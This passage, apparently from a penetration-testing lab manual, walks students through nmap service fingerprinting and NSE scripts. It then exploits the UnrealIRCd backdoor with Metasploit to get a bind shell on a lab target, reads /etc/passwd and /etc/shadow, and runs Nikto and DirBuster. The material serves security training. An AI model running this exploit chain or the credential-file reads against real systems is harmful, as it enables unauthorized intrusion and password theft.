Nmap can be used to manually check applications and versions for network services running on the open ports it finds. The **`-sV`** flag can be used to do this.

```
nmap -sV <TARGET_IPADDRESS>
```

Perform an Application Fingerprint Scan on the TARGET system.

> **Note:** A useful feature of **nmap** - when you are running a scan you can hit **CTRL+T** to get the progress and the amount of time left before the scan is completed. This can be useful as some scans take a very long time, and some scans can hang and never complete.



Questions

Q. Does nmap return applications and versions of the Network Services running on the targets?

YES/NO

Q. List the remote administration services applications/versions?

Q. List the web applications/versions?

Q. List the database applications/versions?

Q. Why might application versions be interesting?

Q. Which IRC service is running?

The results should be similar to the following:

Nmap Scripting Engine

One of the most powerful features of nmap is its scripting engine which permits nmap to execute scripts against a target to gather more interesting information. Some of these scripts can also be used to launch simple exploits such as a Telnet brute force attack. This section will demonstrate how to use the scripts and will also point to some issues that you may encounter when using scripts. The complete list of scripts is available on the nmap web site.

A complete list of Nmap Scripts is available on the nmap web site:
http://nmap.org/nsedoc/scripts/

The simplest solution to use the scripting engine of nmap is to use all available scripts; this solution should technically provide all information available. However, it does not always work as well as it should, and individual scripts, such as the web script, typically give better results.

To use all script the flag **-sC** is used. Perform a scan on the TARGET system using the following commands:

```
nmap -sC TARGET_IPADDRESS
```

Q. How many scripts have been used?

Q. Which interesting information has been discovered?


2.1.6 Target Penetration –Metasploit Framework

We can use the Metasploit framework to attempt to exploit vulnerabilities found on our TARGET server.

Metasploit is an **Exploitation Framework** which provides a database of vulnerabilities/exploits, and a collection of interchangeable and configurable payloads.

More on the Metasploit Framework, can be found at:
http://www.metasploit.com

The figure below shows the main components of the framework.



Metasploit Framework - Components

2.1.7 Metasploit Exploit Modules

Exploits
A code module to exploit a particular vulnerability. Metasploit provides many exploits across several OSs and applications. Unlike tradition manual exploits these only trigger the vulnerable condition and do not provide the Payload/Shellcode or any Encodings. These are provided by other modules.

Payloads/Shellcode
These payloads contain the functionality of the attack, for use after the vulnerability has been triggered. They are the exploitation actions to be taken, such as creating a reverse shell to the attack machine, or installing a backdoor.

Encoders
It is common to have to evade the detection of IDS or Antivirus, by *encoding* the payload. Typically the use of alphanumeric characters only.

Auxiliaries
Additional Tools to perform target scanning, and enumeration, and network traffic sniffing.


2.1.8 Metasploit Interfaces

Metasploit comes preinstalled in BackTrack 5. There are three interfaces available for Metasploit Framework. Each has its strengths and weaknesses. They are **Metasploit Console** , **Metasploit Command Line Interface(CLI)** and the **Web GUI**.

The CLI interface is useful for automation and scripting. The web GUI is easy to use. The Console interface is the most powerful and has the largest amount of plug-ins supported.


Metasploit Console Interface

Start the Metasploit Console by going to **Application> BackTrack>Exploitation tools>Network Exploitation Tools>Metasploit Framework>msfConsole**.



Use the **help** command to peruse all the commands supported. Find the command **show** and read its description. Type **show exploits** to display all the exploits supported by Metasploit.

Use the **show payloads** command. The output should be similar to the following with the Payload name on the left and the Description on the right.



Questions

Q. Can you find a pattern in the nomenclature used by Metasploit to classify their exploits and payloads?

Use the **search -h command** to view the search command options.

Use the command **search unix** to narrow down the exploits belonging to Unix/Linux. If you have read a latest security bulleting describing a vulnerability you can use the search command to find if a public exploit is available.

Each **Exploit** and **Payload** has information related to it stored in the framework. Select a payload name form the show command and use the following command to display details about the respective modules. View several to get a feel for the structure of information provided.

```
info <Name Of Payload/Exploit>
        (Use the <TAB KEY> to auto complete commands and values)
```

2.1.9 Using a Metasploit Exploit against the TARGET Server

Exploit

Find an exploit to use against the Unreal IRC service found earlier.

```
Search unreal
```


Select an **Exploit** and Show the **Options** for the exploit. To select an exploit and show its options for use, use the following syntax: (cut&paste the exploit name)

```
use <Exploit Name> (Exploit Name from the show command output)
show options
```

In this case use the **exploit/unix/irc/unreal_ircd_3281_backdoor** exploit.

Questions

Q. Which options are mandatory for this exploit?



Set the mandatory **Options** for the exploit, using the following syntax. In this case set the only mandatory option which does not have a value set Remote Host: **RHOST**.

```
set <Option Name> <Option Value>
```

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 10.200.0.9
RHOST => 10.200.0.9
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  10.200.0.9       yes       The target address
   RPORT  6667             yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Exploit Payload

Select Payload to inject. A payload is a piece of code that executes on the host, post exploitation. Choose a payload which performs what you want to do to the target machine after the exploit.

```
show payloads
```


```
msf exploit(unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   cmd/unix/bind_perl                                   normal  Unix Command She
ll, Bind TCP (via Perl)
   cmd/unix/bind_perl_ipv6                              normal  Unix Command She
ll, Bind TCP (via perl) IPv6
   cmd/unix/bind_ruby                                   normal  Unix Command She
ll, Bind TCP (via Ruby)
   cmd/unix/bind_ruby_ipv6                              normal  Unix Command She
ll, Bind TCP (via Ruby) IPv6
   cmd/unix/generic                                     normal  Unix Command, Ge
neric Command Execution
   cmd/unix/reverse                                     normal  Unix Command She
```

For an explanation of the different payloads, see the sidebar on the next page.

To set a particular payload for this session type:

```
set PAYLOAD <payload name> (cut&paste from show payloads output)
```

Use the **cmd/unix/bind_perl payload** and check the options for this payload.


msf exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf exploit(unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name Current Setting Required Description
RHOST 10.200.0.9 yes The target address
RPORT 6667 yes The target port
Payload options (cmd/unix/bind_perl):
Name Current Setting Required Description
LPORT 4444 yes The listen port
RHOST 10.200.0.9 no The target address
Exploit target:
Id Name
0 Automatic Target
back | track 5 r3

Types of payloads

In this sidebar we will discuss the various types of payloads supported by Metasploit. Metasploit lists many payloads but there are only a small number of payload types:

- **VNC Injection** – This payload runs a miniature VNC server on the target machine giving the penetration tester full control of the target GUI i.e. screen – mouse and keyboard. This is indicated by windows/vncinject in payload name.
- **File Execution** – Upload and executes a file to the target. If a target can be persuaded to upload a file then it is a quick way of installing a backdoor or a rootkit. This is indicated by the word upexec in the payload name.
- **Shell** – provides a shell/Command Prompt on the remote machine. Indicated by the word shell in the payload name.
- **DLL Injection** – Allows you to inject you custom code to the target machine process. Has dllinject in the name of the payload.
- **Meterpreter** – a windows only payload with very advanced post exploits support. This will be discussed in the post exploitation section of this lab.
- **FileFormat** – Are exploits that have a format which when opened exposes some vulnerabilities in a software. Look for the word fileformat in the payload name. This type of payload doesn't usually have a listener (server) associated with it for the payload to connect back to. A separate listener is needed.

Exploit

So far we have prepared our exploit. To actually perform the exploit simply type:


```
exploit
```

You should see helpful debug messages until you get a message saying if the exploit was successful or not. If the exploit is successful, the payload should execute, and the action should be carried out.

Questions

Q. Did the exploit work, and has the reverse shell payload been launched? (check using the `whoami` command)

YES/NO



Questions

Q. What is the current user? (use whoami command)

Post Exploit

You should now have a shell on the target server. Use the **`pwd`** command to check the working directory, and the **`ls`** command to check the contents of the current directory.

Questions

Q. What is the current working directory?

Q. List some of the files?

You should now have a shell and be listing the directory contents from the target server. The output should be similar to the following:

Now list the files in /etc:

```
ls /etc
```

Questions

Q. Which files might help us gain further access to the server?


View the user accounts file:

```
cat /etc/passwd
```

Now view the passwords:

```
cat /etc/shadow
```

CTRL+Z puts the shell into the background allowing us to use other exploits, and the **sessions** command allows us to manipulate them. Try **sessions -h** for help.



2.1.10 Target Enumeration – Web Applications

Various tools from BT5 can be used to enumerate web applications. Browse the menus under **BackTrack>Vulnerability Assessment>Web Application Analysis.** Also in a Terminal shell, change to the web tools directory and list the tools:

```
cd /pentest/web/nikto ; ls
```

Nikto2

Nikto is an advance web server security scanner. To start **nikto2** and display its options, select **BackTrack>Vulnerability Assessment>Web Application Analysis>Web Vulnerability Scanners>Nikto,** or open a Terminal Window and use the following commands.

```
cd /pentest/web/nikto
./nikto.pl -H
```

Run Nikto against the TARGET server using the following.

```
./nikto.pl -h TARGET_IPADDRESS
```


Questions

Q: Has Nikto returned any Services running on the targets which might not be the up to date versions?

Q: How many vulnerabilities has Nikto returned from the Offensive Security Vulnerability Db (OSVDB)?

Q: Using google, can you find the associated CVE for the OSVD-40478 TikiWiki CMS vulnerability?

The Nikto results should be similar to the following:




Connect to the Apache webserver on the TARGET system, using firefox.

Questions

Q: Can you connect to the web server?


YES/NO



DirBuster


DirBuster is a web application directory and file scanner. To start **`dirbuster`** and display its options, select **BackTrack>Vulnerability Assessment>Web Application Assessment>Web Application Fuzzers>dibuster,** or open a Terminal Window and use the following commands.

```
cd /pentest/web/dirbuster
java -jar DirBuster-1.0-RC1.jar –u http://192.168.1.129 &
```




Details about the DirBuster web application scanner tool:
https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

Increase the number of threads, and select a list of directories/files to try and find, using the Browse button. Select the small list and start the scan.



